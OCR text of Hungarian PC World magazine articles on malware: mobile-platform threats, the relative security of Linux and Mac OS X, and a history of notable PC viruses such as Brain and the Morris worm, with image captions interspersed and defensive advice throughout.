A Windows Mobile platform egészen az 5.0-s verzióig szintén kedvelt célpontja volt a víruskészítőknek. A 6.0-s változattal aztán a fejlesztők végre igyekeztek a biztonságot szolgáló újításokat is bevezetni: ilyen például a biztonságos C könyvtárak használata, az elkülönített kernel- és felhasználói-memória-terület, a WPA2 Wi-Fi és IPv6 támogatása, a rendszerbetöltés biztonságossá tétele stb. Mindazonáltal ha valaki készítene, és egy webszerveren elhelyezne egy olyan vírust, amely valamely azonnali üzenetküldő kliensnek hazudná magát, biztosak lehetünk abban, hogy előbb-utóbb lenne, aki letöltené és futtatná. Ekkor a kártevőnek elég lenne elküldeni magát a felhasználó összes címére, hogy „új változatú XY instant messenger kliens jelent meg, töltsd le", és az ilyen emberi megtévesztéssel – ahol ugye felhasználói interakció, kattintás szükséges – is könnyen lehetne kárt okozni.



A Sony Playstation Portable rendszerre már 2006 elején napvilágot látott PNG- és TIF-állományokkal kapcsolatos sebezhetőségről szóló információ

Ilyen is volt kereskedelmi forgalomban: tartsunk totális ellenőrzés alatt egy másik mobiltelefont S60, Symbian 9.x vagy Windows Mobile rendszer alatt! A 250 eurós programmal titokban belehallgathatunk családtagjaink, kollégáink beszélgetéseibe, minden fogadott, illetve küldött SMS-, MMS- és e-mail üzenetből másolatot kaphatunk. Kérdés, hogy mindez mennyire törvényes?

Mi van a többi polcon?

A J2ME, vagyis a Java 2.0 Micro Edition megjelenésével talán azt remélhetnénk, hogy a mobil operációs rendszerek fejlesztői igyekeztek tanulni az elődök hibáiból, és mind nagyobb hangsúlyt fektetnek a biztonságra. Sajnos nem teljesen így fest a kép, itt ugyanis tetszőleges program képes elérni a saját könyvtárán kívül eső, a rendszer fastruktúrájában elhelyezkedő állományt, például a digitálisan aláírt

IRODALOMJEGYZÉK

Dr. Vesselin Bontsev: Virusability of modern mobile environments, 2007

Mivel érdekes piaci megfontolásból sok országban nem használhatnánk telefonálásra a különféle szolgáltatóknál az Apple iPhone készülékét, így szinte mindenki a feltört szoftver letöltését választja. Azon már kevesebben gondolkodnak el, hogy az ismeretlen forrásból letöltött csomagokban mi minden lapulhat még

J2ME MIDlet eszközkészletet. Bár a felhasználó megkapja a felugró ablakot, miszerint a MIDlet éppen készül valamire, mivel látszólag megbízhatónak tűnik a dolog, ezért biztosan igennel fog válaszolni a *Mehet*-e kérdésre.

Szintén a versenyzők között indul még a Sony PSP – nem telefon, de nagyon népszerű kézi játékkonzol –, amely alkalmas webböngészésre és moziállományok lejátszására is. Különféle puffertúlcsordulás típusú hibákról sajnos itt is több ízben olvashattunk már. Ugyancsak sokan használnak BlackBerry készülékeket is. Itt már egy fokkal érdekesebb a helyzet, hiszen a levelek mellékletében már engedélyezett a DOC, PDF, TXT, WPD, XLS és PPT kiterjesztésű állományok használata. Szerencsére a HTML-alapú levelek és weboldalak esetén a szkriptelés nem engedélyezett, így legalább ezzel a veszélyforrással nem kell számolni.


Említhetjük még a szintén elterjedt iPodot és az Apple nagyágyúját, az iPhone telefont: ezekkel kapcsolatosan jelenleg szintén a sérülékenységek (exploit kódok) kiaknázása van terjedőben. Sokan azt jósolják, hogy ezek a UNIX-alapokon nyugvó rendszerek már idén a hackerek célpontjává válnak, de ez egyelőre erős túlzásnak tűnik.

És végül, de nem utolsósorban az összes operációs rendszer felett áll az az eset, amikor egy kártékony program folyamatosan jóváhagyást kérő ablakokkal bombázza szerencsétlen felhasználót. Aki az első pár alkalommal talán még óvatos, de a tizedik után már türelmetlenül és lemondóan csak megnyomja azt a fránya igen gombot.

Kényelem vs. biztonság

A kényelmi és automatikus funkciók szintén okozhatnak problémákat. Például a Nokia E90 telefonja, amely a Symbian 9 operációst rendszert futtatja, alaphelyzetben úgy van beállítva, hogy automatikusan WLAN-t keres, és arra külön kérdezés nélkül azonnal csatlakozik is. Az csak egy dolog, hogy ezzel mondjuk meríti az akkumulátort, de bizonyos, hogy lesznek olyan ezt kihasználható exploit kódok, amelyek segítségével már manipulálhatókká válnak e telefonok. Érdemes lehet például ezt a funkciót kikapcsolni.

Amennyiben kényes adatokat is tárolnunk kell, célszerű valamilyen titkosítóprogramot bevetni: például Symbian alatt a Best Crypto 3DES-t (www.smartphoneware.com), amely bizalmas jegyzeteinket, a belépési és PIN-kódjainkat tartalmazó szövegfájlt biztosan jobban megvédi, mint ha sima szövegként tárolnánk. Ennél is rafináltabb megoldás lehet még, ha a bizalmas adatok microSD-kártyáját, mondjuk egy olcsó 128 megabájtosat, nem is tartjuk állandóan a telefonban, hanem bérlettokban, pénztárcában. Így ha a telefont esetleg el is veszítjük, vagy ellopják, az adatok nem kerülnek veszélybe automatikusan.




Manapság már egyáltalán nem ritkaság, hogy GPS is legyen a kézi számítógépen

Ha a mobil kártevő éppen egy sima PC-s könyvtárban található, a vírusirtó korrektül felismeri

A mobil már a statisztikák szerint is vonzó célpont

Ausztráliában a mobilok száma (21,26 millió) már meghaladja a lakosság számát. Kínában pedig 2007 óta a legnagyobb, China Mobile nevű mobilszolgáltatónak több ügyfele van, mint az USA teljes, 300 milliós népessége. A növekedés minden országban folyamatos, és egy biztos: a mobilokban és egyéb, online hozzáférésű „kütyükön" tárolt adatokra és az előfizetett szolgáltatásokra a jövőben fokozottan kell majd vigyáznunk. Amíg emberek kritikus (bizalmas, értékes, személyes) adataikat zömmel titkosítatlanul tárolják ilyen eszközökön, addig ezek ellopása, elvesztése, illetéktelen kezekbe kerülése, illetve az emelt díjas vagy más módon történő, pénzügyi kárt okozó machináció veszélye is fennáll. Ha veszélyekről hallunk, nem okvetlenül vírusként terjedő programokra, hanem a social engineering megtévesztő módszereit is bevető csalárd trójai programokra, hamis szoftverfrissítésekre, adathalász támadásokra, kéretlen reklámprogramokra, kémprogramokra, továbbá egy sor, csak mobileszközökön jellemző csalásra, például a Smishingre (valótlan tartalmú SMS-üzenettel kártékony weboldalakra csalogatják a címzettet) kell gondolnunk. Ha valamiben biztosak lehetünk, az az, hogy a rossz fiúk egyre újabb próbálkozásai a mobileszközök frontján sem maradnak el.

Különösen izgató nagyságúra fog nőni a mézesbödön a csalók számára azzal, hogy már hazánkban is napirenden van a mobillal való fizetés különféle szolgáltatások igénybevételekor, illetve akár áruvásárláskor is. A parkolócédulától a színes tévéig bármit vásárolhatnak a mi mobilunkkal mások is, ha online elérik. Szeretnénk?



A szép reményű Google Android széles körű elterjedése a jövőben a kártevőkészítők figyelmét is felkeltheti

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

KAPCSOLÓDÓ WEBOLDALAK

www.eset.eu
bigyo.blog.hu
antivirus.blog.hu/2008/02/28/trojai_a_keziszamitogepen
www.freewareppc.com
www.symbian.com

KÁRTEVŐK LINUX ÉS MACINTOSH ALATT

Gondok a Windowson túl

CD1/DVD
A cikk képei megtalálhatók a lemezmellékleten

Sorozatunk tizenegyedik epizódjában annak jártunk utána, hogy az egyre növekvő számú vírusok, kémprogramok hogyan oszlanak meg a különféle operációs rendszert használó gépek között. Sokan nem is számítógépes kártevőnek, hanem windowsos kártevőnek titulálják ezeket. Mennyire megalapozott az a nézet, hogy az alternatív rendszerek sokkal biztonságosabbak?

Manapság, ha azt olvassuk, hogy új vírus jelent meg, már senki nem kapja fel a fejét, nem rezzen össze, és ezzel egyidejűleg annak az esélye, hogy az új kártevő a Windows platformon garázdálkodik, mintegy 99 százalék. Miért van ez így? Talán a vírusírók buta emberek lennének, akik csak ezt az egy rendszert ismerik? Szó sincs róla, sőt! Még a legegzotikusabb hardver- vagy szoftverplatformra is el szokott készülni előbb vagy utóbb egy kártevő – demonstrációs céllal. Bemutatni a világnak, hogy ezt is lehet. Gondoljunk csak a bootvírusokra, a makróvírusokra, az első Flash-kártevőre, a grafikus kártya memóriájában megbújó vírusra vagy akár a PDF-ben előforduló exploit kódokra – mindegyikük egy korábban szokatlan, újszerű, de kétségtelenül működőképes ötletre épült. Az ilyen kísérleti kártevőket – amelyek legelső megjelenési formájukban sokszor valójában ártalmatlanok – hívjuk PoC az-az Proof of Concept kártevőknek. Így volt ez a Palm OS alapú készülékek hajnalán, és átestek ezen a legbiztonságosabb operációs rendszereknek tartott Linux és Macintosh is.

A vírusok számának növekedése az AV-Test.org mintáinak tükrében. A 2004 októberétől 2008 áprilisáig tartó időszakban a pár ezertől a 650 ezerig jutottunk. A többség persze még mindig Windowson fertőz

A Linux biztonsági frissítései a hivatalos letöltési oldalakról érkeznek, megjelenésükre külön üzenet figyelmeztet

Mit szeret a kártevő?

Mégis mi az, ami miatt az „íme tessék, ugye, hogy lehetséges" vírusok ezek után mégsem terjednek el szélsebesen? Ennek megértéséhez egy picit mélyebbre kell pillantanunk. Ha a Linux és a Windows biztonsági hibáinak észlelése és javítása közti időtartamot vizsgáljuk, jelentős különbséget fedezhetünk fel. Szó sincs itt havi egy „foltozó keddről", hanem a nyílt forráskódú közösség azonnal, nemritkán órákon belül kibocsátja a javításokat.

Erőteljes különbségek mutatkoznak a jogosultságok terén is: Linux/UNIX alatt a megfelelő feladatok elvégzéséhez be kell jelentkezni a rendszergazdai jelszóval, hiszen alaphelyzetben a felhasználó nem rendelkezik ezzel, így az általa végzett műveletek – és ezzel az esetleg fertőzött, rootkittel vagy trójaival módosított rendszer is – csak a helyi környezetben képesek kárt tenni, magában a rendszerben nem.


Technikai szempontból az Internet Explorer, az Outlook és a kimondottan veszélyes ActiveX-ek is sokat rontottak a Windows biztonsági helyzetén. Bár a Vista nagymértékben javított a Windows jogosultsági rendszerén, a korábbi Windowsokat még mindig olyan sokan használják, hogy a Vista újdonságai nem befolyásolják lényegesen a windowsos kártevők „piacát".

Az utóbbi időszak tendenciáit nézve egyértelműnek látszik, hogy a kártékony kódok szinte mindig kihasználható biztonsági réseken keresztül fertőzik meg az áldozatok gépeit. Ha valaki nem ért a Windowshoz, az önmagában még nem tragédia, de az már igenis az, ha probléma esetén nincs kitől segítséget kérni (gyerek, rokon, ismerős, munkahelyi rendszergazda, szomszéd Pistike stb.). A Windows hibáin túlmenően az is gondot okoz, hogy az illegális kópiák frissítését akadályozza a Microsoft. A frissítésekből kizárt példányok használata olyan helyzetet eredményez, mintha nem zárnánk be lakásunk ajtaját: bárki és bármi akadálytalanul bejöhet és garázdálkodhat.


Éles ellentétben áll a Windows és a Linux a forráskód elérhetőségének szempontjából is. A nyílt (open source) alapokon nyugvó kódba bárki betekinthet, megfelelő szakértelem birtokában akár változtathat is rajta, de mindenesetre azonnal észreveheti, hogy annak belsejében pontosan mi történik. Ebből következik, hogy Linux alatt nehezebb olyan helyeket találni a rendszerben, ahol egy kártevő nyugodtan elbújhat.

Használat szempontjából a Macintosh világa és logikája a Windows-felhasználónak eleinte furcsának tűnhet, mégis rá lehet kapni az ízére, és főként a grafikusok használják előszeretettel már hosszú évek óta. Hála a jól sikerült grafikus felületnek, még a Macintosh-felhasználók egy része sem tudja, hogy a Mac OS X rendszer is UNIX-alapokon nyugszik. Bár elsőre nem gondolnánk, a Mac OS X – belső működését tekintve – közelebb áll a Linuxhoz, mint a Windowshoz.

Mac alatt sem kell minden hónap második keddjéig várni a biztonsági frissítésekre



Az emberi megtévesztéssel minden operációs rendszer, még a Mac OS X felhasználója is csőbe húzható. Itt éppen egy kodeknek látszó kémprogram telepítését követjük figyelemmel



Rootkit támadások ellen – jól láthatóan van belőlük jócskán – a Macintosh gépeken is célszerű védekezni. Képünkön éppen a RootkitHunter vizsgálja a rendszer épségét

Mennyi az annyi?

A kártevők darabszáma is izgalmas kérdés: a Windows platformra körülbelül 900 ezer és egymillió különféle kártevő létezhet. Minden AV-csapat más számmal áll elő, a különbségek abból adódnak, hogy a variánsokat (például Netsky A, B stb.) külön számolják-e, de van olyan cég is, ahol hárommillió feletti számra hivatkoznak, ebben talán már a tracking cookie-k is benne lehetnek. Mindenesetre, ha összevetjük a számot a Linux/Mac platformon eddig előfordult kártevők mennyiségével, drasztikus a különbség. Ami persze amiatt is lehet, hogy a Windows sokkal elterjedtebb, ezért érdemes támadni, hiszen nagy a valószínűsége, hogy előbb vagy utóbb, de inkább előbb valamilyen sebezhetőséget találnak rajta, míg a kevesebb asztali gépen futó alternatív operációs rendszereket egyelőre nem éri meg támadni.

És ebben már benne van a válasz is: amint jelentős átrendeződés következik be a Linuxok és Macek javára, azonnal érdemes lesz a vírusíróknak próbálkozni, és bár a fájlrendszer és a jogosultságok kialakítása e helyütt sokkal biztonságosabb, itt is emelkedni fog a támadások száma.

Védett-e az alternatív operációs rendszerrel ellátott gép a kártevőktől?

Biztonsági szempontból a Linux nagyon jó választás, akár munkaállomásról beszélünk, akár fájlkiszolgálóról. Hasonlóképpen a Macintosh is UNIX-alapokon álló rendszer. Felépítéséből adódóan az operációs rendszer nagyságrenddel biztonságosabb, mint például a Vista előtti Windows-változatok (bár a Vista sok újdonságot hozott a biztonság terén – UAC, Patchguard stb. – azért még mindig Windows, ami sokkal jobban támadott, mint a Mac és a Linux). Ennek ellenére teljesen a Mac OS sem védett, már történtek kisebb-nagyobb próbálkozások: rootkitek nagy számban, trójai kodekcsomagok és működőképes vírusok is léteznek korlátozott darabszámban, és sajnos várhatóan a fokozatos elterjedése miatt e rendszer is egyre inkább a kártevőkészítők látókörébe kerül. Nem egyszerű feladat, de ha egy ilyen rendszeren egy kártevő rootjogokat tud szerezni, akkor a gép sorsa már meg van pecsételve.

A Checkrootkit alkalmazással nemcsak rootkiteket kereshetünk, hanem a Linux rendszer kritikus állományainak sértetlenségét is ellenőrizhetjük

Linuxos próbálkozások

Linux rendszerekre sem lehetetlen vírust írni, de egy Windows rendszerrel összehasonlítva itt lényegesen nehezebb kárt tenni a rendszerben, inkább a terjedés látszik könnyebb feladatnak. Bár elvétve akadnak linuxos kártevők, a többségük a már említett Proof of Concept jellegű kódok közé tartozik. Aki Linux alatt vírusirtót használ, az jobbára csak a windowsos meghajtója vagy megosztásai védelmében teszi.


Mivel a végrehajtható fájlok szerkezete lényegesen különbözik Windows és Linux rendszerek alatt, volt, akit ez motivált egy érdekes, mindkét platformon futó vírus megírására. A 29A hackercsapat egyik tagja, *Benny* készítette el a W32/Winux nevű nyílt forráskódú kártevőt: ez képes volt megfertőzni mind az EXE-, mind pedig a Linux alatti ELF- típusú futtatható állományokat. Később aztán – „köszönhetően" a nyílt forráskódnak – több ilyen program is napvilágot látott: Linux.PEElf.2132, W32.Winux, W32/Lindose és W32.PEElf.2132.

Egy másik, a Linux alatt futó Apache szervereket érintő kártevő a 2002 szeptemberében jelentkező Slapper volt. Azok a gépek voltak veszélyben, amelyeken az OpenSSL telepítve volt, itt a féreg azonnal elkezdett terjedni. Fertőzéskor a szerverre egy hátsó ajtó (backdoor) is rákerült, amellyel tetszőleges programot lehetett feltölteni a kompromittált gépre, illetve azt lefuttatni. Tovább súlyosbította helyzetet, hogy a kártevő lehetővé tette, hogy a megfertőzött gépeket távolról elosztott hálózati támadásokhoz (DDoS) lehessen felhasználni. A megoldást itt az OpenSSL modul hibajavításának letöltése, a webszerver leállítása, az OpenSSL könyvtár frissítése és a rendszer újraindítása jelentette.

Az új rootkitek jellemzői hamar bekerülnek a felismerési adatbázisba

Célkeresztben az OpenOffice

2007-ben egy igencsak érdekes kártevő bukkant fel, a Badbunny.A. Ez az OpenOffice-felhasználókat vette célba: a dokumentumfájlokban próbált meg terjedni Windows, Linux és Mac OS operációs rendszerek alatt egyaránt. Tulajdonságaiban a



A levelezőszerveren átfutó üzenetek ellenőrzésekor sem kell sokat várni az első vírusokra: menetrendszerűen érkezik a Netsky.Q és a Zlob

Linuxon fájlkiszolgálók esetén lehetőségünk van a windowsos gépek által használt megosztások, illetve a rajtuk tárolt fájlok vírusellenőrzésére. Példánkban a NOD32 kereső linuxos megfelelőjét látjuk

Az OSX/Leap.A 2006 februárjában bukkant fel, és csak Mac OS X-en jelentkezett. Ha valaki kibontotta a .GZ csomagot, és a latestpics állományra kattintott, akkor kezdetét vette a fertőzés

férgekre és a makróvírusokra hasonlított, és bár nem terjedt el széles körben – többek között azért, mivel az OpenOffice alatt a felhasználónak többször is rá kellett volna kattintania, és jóvá kellett volna hagynia a kártékony műveleteket a figyelmeztető ablakban –, azért ez a koncepcióvírus újszerűségével mégis letett valamit az asztalra: elmondható, hogy létezett egy, gyakorlatilag terjedésre képtelen, makróvírus OpenOffice-ra.


A Mac OS sem bevehetetlen

2006. november elején jelent meg a OSX.Macarena nevű kártevő. Igazi mintadarab: büntetőrutint nem is tartalmazott, forráskódja pedig a mai napig szabadon kering az interneten. Az operációs rendszer bináris Mach-O állományát vette célba, és mind szerver-, mind pedig kliensgépen működőképes. Inkább zavarba ejtő jelenség volt, semmint ijesztő, és a Mac platformra készült vírusok száma azóta is mindössze 50–60 lehet. Emiatt pedig itt nem igazán van szükség vírusirtóra, legalábbis a felhasználók többségének esze ágában sincs telepítenie ilyet jelenleg.


Eszkimónak hűtőszekrényt

Minden jelentős antivírusgyártó forgalmaz vírusvédelmi csomagokat Linuxra, igaz, itt elsősorban fájlkiszolgáló (szerver), illetve levélkiszolgáló (mail gateway) gépek védelmére kell gondolni. Elvétve találni már Linux-munkaállomásra (desktop) szánt vírusirtókat is, ezek azonban (egyelőre?) még inkább különlegességnek számítanak, semmint szükséges felszerelésnek.

A biztonsági rések lezárása, a rendszeres biztonsági frissítések végrehajtása minden rendszeren a lehető leghatékonyabb módszer a védekezéshez. Emellett segít a RootkitHunter és Checkrootkit program is – mindkét alkalmazás a GPL-licenc alá tartozik –, ezek mind a Linux, mind pedig a Mac platformra elérhetők. Segítségükkel az esetleg települt rootkiteket kereshetjük meg, illetve a rendszer sértetlenségét vizsgálhatjuk MD5- és SHA1- ellenőrzésekkel kombinálva. Ha például valamilyen nem hivatalos helyről töltünk le olyan programot, amely manipulált trójai programokra cserélné le parancsainkat, szkriptjeinket, akkor ezzel azonnal észrevehetjük az illegális módosításokat.



A Linux alatti víruskeresőkkel a Windows-partíciókat vagy mappákat vizsgálhatjuk, illetve a levelekhez csatolt vírusokat kereshetjük. Itt éppen az Eicar nevű tesztvírus akadt fent a horgon




Mindegy, hogy Symbian, Linux vagy Macintosh alatti kártevőállomány, Windows alatt az ESET Smart Security azonnal riaszt rá

Jóval nagyobb, de nem tökéletes biztonság

Összegzésképpen elmondható: a Mac és a Linux platform helyzete egyelőre sokkal kedvezőbb, az ezekre megjelenő vírusok mennyisége gyakorlatilag elenyésző. Sokan hiszik azt, hogy ezek a rendszerek eleve sebezhetetlenek, de ez így nem igaz; emlékezzünk csak vissza, hogy megjelenésekor a Windows NT-t is vírusmentes platformnak kiáltották ki, és mi minden történt a későbbiekben.

Az alternatív környezetekben főként rootkites támadások fordulhatnak elő, de ellenük léteznek ütőképes megoldások, és ezekre érdemes is kiemelten odafigyelni, hogy a saját gépünk valóban „a miénk is maradjon". A legnagyobb veszélyt az ismeretlen forrásból letöltött és telepített programok jelenthetik. Antivírusszoftver futtatása munkaállomáson egyelőre szükségtelennek tűnik, kizárólag a windowsos gépekhez kapcsolódó Samba- vagy NFS-megosztásokkal ellátott fájlkiszolgálók, illetve levélszűrést végző levelezőátjárók védelme indokolt. A helyzet



Érdekes módon nem minden víruskereső motor ismeri fel a nem is olyan friss maces kártevőt

természetesen az idő múlásával és az egyéb, nem Windows-alapú operációs rendszerek elterjedtségi arányának változásával az itt leírtakhoz képest változhat, sőt ezek tömegesebb elterjedésével biztosan változni is fog.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

KAPCSOLÓDÓ WEBOLDALAK

ESET: **www.eset.eu**
OS X Rootkit Hunter: **www.christian-hornung.de**
Opener féreg tudnivalók: **www.macintouch.com/opener.html**
Az aktuális szabad forrású operációs rendszerek gyűjteménye: **distrowatch.com**
SourceForge.net, a világ egyik legnagyobb szabadforrású alkalmazás-lelőhelye: **www.sf.net**

HÍRES VÍRUSOK, ÉRDEKES ESETEK

Panoptikum

CD1/DVD
A cikk képei megtalálhatók a lemezmellékleten

Sorozatunk tizenkettedik epizódjában az IBM PC víruskorszak jó húsz esztendejének terméséből válogattunk. Szerepel ebben a jó, a rossz, a csúf, a trükkös, a szép, az elképesztően gyors, a váltságdíjat szedő, a becsapós és még hosszan lehetne sorolni. Jöjjenek hát a legérdekesebb, legrafináltabb és legfurcsább kártevők.

Az első számítógépvírusok még a 80-as években jelentek meg. Eleinte még az 5,25 hüvelykes flopilemezeinken igyekeztek terjedni, később aztán minden platformot és területet megpróbáltak meghódítani, legalább egy koncepció kártevő erejéig – sikerrel. Jártak a rendszerindítást végző Master Boot Rekordban, Office dokumentumok makró utasításai között, PDF állományokban, weboldalak kódjában és e-mail üzenetek csatolmányaiban, sőt újabb támadásoknál már a vezeték nélküli routerek is veszélyben lehetnek.

1986. Már Commodore 64-re is volt vírus

A 64 User újság egyszer egyik számában azt írta, hogy a Commodore 64-es gépre szerencsére lehetetlen vírust írni. Több se kellett, egyik este a mailboxukba érkezett a BHP vírus a Bayerische Hacker Post szervezettől. A Program RUN futtatáskor az elindított program helyett a „Fatal error in 1986" szöveget írta ki és a LIST paranccsal való listázás eredményét is módosította. A vírus egyik lemezről a másikra tudott terjedni, már ezen a platformon is. A kód alaposabb vizsgálatakor látszott, hogy azt igazi profik készítették. A fertőzés mind a LOAD, mind a SAVE paranccsal képes volt terjedni, és „természetesen" a Reset és RUN/STOP+RESTORE kombinációk sem állították le.

C64-re volt egy „üzleti" vírus is. Ez a flopimeghajtó író-olvasó fejét kivitte egy olyan sávra, ahonnan csak a szervizes szakember tudta visszahúzni a helyére, természetesen nem ingyen. A legendák szerint magyar találmány volt, és a kor leghíresebb budapesti Commodore szervize volt a születési helye.

1986. január – Brain

Az egyik legelső, IBM PC-re írt vírus a Brain volt, amelyet egy pakisztáni testvérpár készített. Orvosi szoftverek írójaként céljuk a gátlástalan flopis programcserebere, köztük a saját programjaik illegális terjesztésének megbüntetése volt. A Brain vírus rezidens volt, azaz egy állandóan a tárban maradó résszel is rendelkezett, és a flopik boot szektorát fertőzte. Mivel a megszakításvektorokat önmagára irányította, egy lemezeditorral végzett bootszektor-vizsgálatot is képes volt átverni: ilyenkor trükkösen az eredeti, elmentett részt jelenítette meg: „tartotta a táblát". Későbbi változatai aztán már a merevlemezt is képesek voltak fertőzni.

1988. november – Morris-worm

Az ősinternet legjelentősebb támadásának története *Robert T. Morris* nevéhez fűződik, az incidens napokra lebénította az akkor leginkább csak az Egyesült Államokra korlátozódó „világhálót". A Morris-féreg többfajta rést is kihasznált, amelyek ugyan régóta ismertek voltak, de azt akkor még senki nem gondolta volna, hogy éppen ezek révén történhet majd egy új fertőzés. A finger, sendmail, valamint rsh utasításokat használta ki és azt, hogy a hálózatban szereplő gépek döntő többségén szerepelnek ezek a programok, illetve hogy a gépek megbíznak egymásban. Egy programozási hiba lehetővé tette, hogy a féreg puffertúlcsordulásos támadást hajtson végre, amelynek alkalmazása után tetszőleges programot, illetve parancsot végre tudjon hajtatni a kompromittált számítógépen. További érdekesség volt, hogy egy több száz szavas szótárt is tartalmazott a féreg, amely arra szolgált, hogy ha a biztonsági résen keresztül mégsem sikerülne bejutnia, úgy a felhasználónév-jelszó páros ellen intézhessen támadást. Sikeres bejutás esetén aztán lefordította saját forráskódját – rendszergazdai jogokkal ezt megtehette –, és ezzel a rendszerek közti inkompatibilitási gondoknak is elejét vette. A Morris-worm megjelenése komoly tanulság volt az akkoriban a gépeiket még meglehetősen bizton-

A pakisztáni Brain vírus a boot rekordot fertőzte, felülírta, az eredeti adatokat pedig elmentette. A program készítői az illegális programmásolást akarták vele büntetni

Pillantás a CIH egyik verziójának bináris kódjába: több változatban is ránk szabadították

Nemcsak vírusok, de vírusirtók is léteztek már Commodore 64-re. Képünkön a BHP killer beállítási paneljét látjuk

A Robert Tappan Morrisról elnevezett féreg a már régóta ismert, de be nem foltozott biztonsági lyukakra épített

A hardvert is károsítani tudta: a CIH képes volt jól megizzasztani az áldozatot, a BIOS-PROM felülírásával büntetett, működésképtelenné téve a gépet

ságban tudó rendszergazdáknak, és nemcsak a megfelelően erős jelszó választására, hanem a biztonsági hibák nem halogatott, azonnali kijavítására is serkentett.

1989. Zenél a számítógép


A Yankee Doodle a .com és a .exe állományokat fertőzte meg felülírással és nevéhez híven délután 17:00-kor eljátszotta a Yankee Doodle amerikai népdalt a számítógép belső hangszóróján – mintha csak a munkaidő végét jelző kürtszót hallanánk. Memóriarezidensen rátelepedett a 21-es megszakításra (DOS-megszakítás kezelő), és elmentette annak kezdeti értékét. Ezzel a trükkel át tudta verni az akkori rezidens víruskeresőket és képes volt elrejtőzni előlük. Több mint negyven átirata között volt olyan változat is, amelyik a Novell NetWare bejelentkező jelszavát lopta el.

1990. február – Kavics kerül a gépezetbe

